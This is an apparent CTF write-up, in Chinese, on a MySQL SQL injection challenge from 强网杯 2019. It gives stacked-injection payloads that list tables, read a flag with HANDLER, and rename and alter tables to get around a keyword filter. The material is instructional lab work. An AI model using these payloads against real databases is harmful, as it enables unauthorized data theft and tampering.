BUU sql注入-[强网杯 2019]随便注

原创

1vyyyyyy 于 2021-10-15 16:44:46 发布 1244 收藏
分类专栏： BUUCTF writeup 文章标签： sql web安全

一、题目

一进来先看看能否用构造单引号闭合：

发现提示报错，可以操作了

二、解题

方法一：handler命令打开

姿势: 1' order by 2# 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```


姿势: 1' order by 3# 提交

```
error 1054 : Unknown column '3' in 'order clause'
```


先查列数，这里是输入2没报错，但输入3报错了，所以是2列

试试联合查询：

姿势: 1' union select 1,2# 提交

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```


回显信息是

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```


$inject是我们在输入框中提交的变量名，preg_match()在这里的作用是检测关键字，猜测会被过滤掉，其中联合查询要用的select,where都不行，换个思路

这个时候想到堆叠注入


sql命令中，我们通常用 ; 来表示一句命令的结束，那么在多个命令语句中间插入 ; ，这些命令就可以一起执行，而联合查询中无论是union 还是union all ，能执行的语句类型都是有限的

直接查表

```
1';show tables;#
```



这一长串数字非常可疑，把里面的列show出来看看



果然有flag

现在我们只需要打开这个flag


在MySQL中有一种命令叫 handler

> 通过HANDLER tbl_name OPEN打开一张表，无返回结果，实际上我们在这里声明了一个名为tb1_name的句柄。
> 通过HANDLER tbl_name READ FIRST获取句柄的第一行，通过READ NEXT依次获取其它行。最后一行执行之后再执行NEXT会返回一个空的结果。

handler命令与select命令区别在于，前者一次只返回一行，而后者会返回所有相关结果

那么在这里直接构造payload

```
1';handler `1919810931114514` open;handler `1919810931114514` read first;#
```



直接爆出flag

方法二：用alert和rename命令改名后查询

> rename 用于修改 table 的名称
>
> alter 用于修改表中字段的属性

参考：SQL Injection8(堆叠注入)——强网杯2019随便注_kid的博客-CSDN博客SQL Injection8(堆叠注入)——强网杯2019随便注前言前面参加强网杯线上赛，亲身体验了一把ctf从入门到入土，从打ctf变成被ctf打…这里结合里面的题来对里面的知识点进行一个学习总结随便注是一道sql注入题，因为过滤规则十分强大，所以很难…这里会用到堆叠注入的知识，堆叠注入前面有所了解，觉得并不难，所以也没练习过，但做这道题的时候就又些懵了。堆叠注入原理在SQL中，...https://blog.csdn.net/qq_26406447/article/details/90643951

1. 将已有的表words改名为words1

2. 表1919810931114514改名为words

3. 将新的表words中的列flag改为id

构造payload

```
1';RENAME TABLE `words` TO `words1`;RENAME TABLE `1919810931114514` TO `words`;ALTER TABLE `words` CHANGE `
```

最后用1' or 1=1 #查询就得到flag

三、总结

1. 注入语句中的关键字被形如preg_match()、mb_substr()、mb_subpos()等函数检测过滤后需要考虑其他方法，如堆叠注入，布尔盲注，时间盲注等

2. 注入大致步骤：检测能否注入->检测注入类型->order by查列数->show databases查库->show tables查表->show columns from TABLE_NAME查字段->select或handler开文件

3. 多看大佬的文章！！！